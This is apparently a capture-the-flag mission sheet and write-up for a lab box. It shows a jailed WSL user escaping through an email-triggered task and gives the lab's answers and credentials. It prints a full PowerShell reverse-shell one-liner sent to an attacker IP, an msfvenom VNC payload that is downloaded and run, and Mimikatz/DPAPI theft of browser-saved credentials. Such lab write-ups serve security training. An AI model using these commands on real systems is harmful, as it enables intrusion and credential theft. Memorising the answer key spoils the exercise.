Mission Name

The Bug

Historical Context

Under the guidance of Dr. Pinche, Ethan is tasked with a critical mission: navigating towards Euphea by exploiting a simulator system. This preliminary step is essential, as the simulator mirrors the intricacies of Euphea's actual system, making it a perfect testbed for uncovering and embedding a bug within the system.

Technical Synopsis

Ethan's mission involves engaging with a simulation machine, a replica designed to mimic the real system deployed in Euphea. This exercise is not merely a test of skill but a crucial preparation phase. Success in the simulator will likely translate to success in the real-world scenario, where the stakes are significantly higher.

Mission Brief

Ethan, your objective is to initiate the simulation machine and infiltrate its system to locate a bug. Intelligence from Dr. Pinche suggests that the simulator shares considerable similarities with Euphea's actual operational system. Identifying and exploiting this bug is paramount to your mission's success and could be the key to stealthily navigating Euphea. Your skills and wit are indispensable. Best of luck!

Detailed Assignment

Prompted by Dr. Pinche's insights, Ethan embarks on a mission in Mozambique, within the confines of the SHAX facility. Here, a simulation machine stands as the gatekeeper to understanding and eventually overcoming the security measures of Euphea's real system. Ethan's challenge lies in mastering the simulator, discovering the bug, and, if possible, embedding it within the system without detection.

Operational Venue

MOZAMBIQUE - SHAX - DR PINCHE

Tools

- User: principal
- Password: simulator123+

Questions

What if the binary that allow your to execute remote commands from the jailed principal user in the WSL ubuntu?

- Powershell

What are windows credentials of administrator?

- y0u_d3s3rv3d_1t!

Where are stored reddit password?

- C:\Users\Simulator\AppData\Local\Google\Chrome\User Data\Default\Login Data

Hints


1. To execute commands, think in what system are you jailed
2. Sometimes after remote execution and get some shell you need to take a look to the desktop
3. Keepass bruteforce is not a good idea, users usually save password in navigators

Categories

- Linux Enumeration
- Escape jail
- Remote command execution
- Windows Enumeration
- Privilege Escalation
- Forensics
- Cryptography

Write Up

This scenario outlines a multi-step process to escape from a jailed SSH session, execute a task via email, leverage a Windows Subsystem for Linux (WSL) to initiate a reverse shell, utilize a VNC for desktop access, and finally, retrieve credentials from a KeePass database using DPAPI extraction. Here's a simplified version:



```
principal@bug:~$ cat instruction.txt
cat: instruction.tx: No such file or directory
principal@bug:~$ cat instruction.txt
Hi principal,

i leave for your the option to request execution thought mail for your needs
ill execute for you each minute and once a time

Remember the subject should be: euphea tasks

cancellor aka root@euphea.com
principal@bug:~$ cat .bash_history
telnet localhost 25
principal@bug:~$ uname -a
Linux bug 4.4.0-17763-Microsoft #1432-Microsoft Mon Aug 18 18:18:00 PST 2020 x86_64 x86_64 x86_64 GNU/Linux
principal@bug:~$ cat /var/mail.log
box is empty
```


Figure 1

Step 1: Email Execution Task

Connect via SSH with the provided credentials.

Determine you're in a jailed environment but tasked with executing via email. Utilize clues indicating a WSL environment on a Windows machine. Send an email using telnet to execute a PowerShell reverse shell:

```
telnet localhost 25
EHLO euphea.com MAIL FROM: principal@euphea.com
RCPT TO: root@euphea.com
DATA Subject: euphea tasks [/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -nop -c '$client = New-Object System.Net.Sockets.TCPClient("192.168.174.129",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'
]
QUIT
```




```
principal@bug:~$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 maqueta.localdomain ESMTP Postfix (Ubuntu)
ehlo euphea.com
250-maqueta.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
mail from: principal@euphea.com
250 2.1.0 Ok
rcpt to: root@euphea.com
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
Subject: euphea tasks
/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -nop -c '$client = New-Object System.Net.Sockets.TCPClient("192.168.174.129"
,4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (N
ew-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
 "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.F
lush()};$client.Close()'
.
250 2.0.0 Ok: queued as 78AFB5000000017CD9
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

Figure 2

Step 2: Reverse Shell to Desktop Access


Set up a listener on your machine to catch the reverse shell.

Once access is gained, the next goal is to upload and execute a VNC server for desktop access. Download, execute the payload, and establish the VNC connection.




```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.174.129] from (UNKNOWN) [192.168.174.152] 50025

PS C:\Windows\system32> whoami
bug\simulator
PS C:\Windows\system32>
```

Figure 3




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p windows/vncinject/reverse_tcp lhost=192.168.174.129 lport=7777 -f exe > /tmp/vnc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Figure 4




```
┌──(root💀kali)-[/tmp]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 5




```
PS C:\Users\simulator> curl.exe -L -o vnc.exe http://192.168.174.129/vnc.exe
PS C:\Users\simulator> dir


    Directory: C:\Users\simulator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/20/2021   7:05 PM                3D Objects
d-r---         6/20/2021   7:05 PM                Contacts
d-r---         6/21/2021  12:19 PM                Desktop
d-r---         6/20/2021   7:05 PM                Documents
d-r---         6/20/2021   7:05 PM                Downloads
d-r---         6/20/2021   7:05 PM                Favorites
d-r---         6/20/2021   7:05 PM                Links
d-r---         6/20/2021   7:05 PM                Music
d-r---         6/20/2021   7:05 PM                Pictures
d-r---         6/20/2021   7:05 PM                Saved Games
d-r---         6/20/2021   7:05 PM                Searches
d-----         6/20/2021   7:14 PM                ubuntu2004
d-r---         6/20/2021   7:05 PM                Videos
-a----         6/20/2021   7:11 PM      452997756 ubuntu-2004.zip
-a----         6/21/2021   9:56 PM          73802 vnc.exe
```

Figure 6




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/vncinject/reverse_tcp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AUTOVNC               true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell  true             no        Disables the Metasploit Courtesy shell
   EXITFUNC              process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                 192.168.174.129  yes       The listen address (an interface may be specified)
   LPORT                 7777             yes       The listen port
   VNCHOST               127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT               5900             yes       The local port to use for the VNC proxy
   ViewOnly              true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.174.129:7777
```

Figure 7




```
PS C:\Users\simulator> .\vnc.exe
PS C:\Users\simulator>
```

Figure 8




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.174.129:7777
[*] Sending stage (401920 bytes) to 192.168.174.152
[*] Starting local TCP relay on 127.0.0.1:5900 ...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
```

Figure 9



administrator
y0u_d3s3rv3d_1t!

Figure 10



Open Database - Database.kdbx

Enter Master Key
C:\Users\Administrator\Documents\Database.kdbx

☑ Master Password:
□ Key File: (None)
□ Windows User Account


Figure 11

Step 3: KeePass Credentials Extraction

With desktop access, find that you need credentials from a KeePass database.
Use Chrome's DPAPI to extract KeePass credentials, employing Mimikatz for extraction:

- mimikatz.exe [Commands to extract and decrypt KeePass credentials]

Access KeePass with the decrypted password.




Directory listing for

- mimidrv.sys
- mimikatz.exe
- mimilib.dll


Name	Date modified	Type	Size
KeePass-2.48.1-Setup.exe	6/21/2021 12:27 PM	Application	4,215 KB
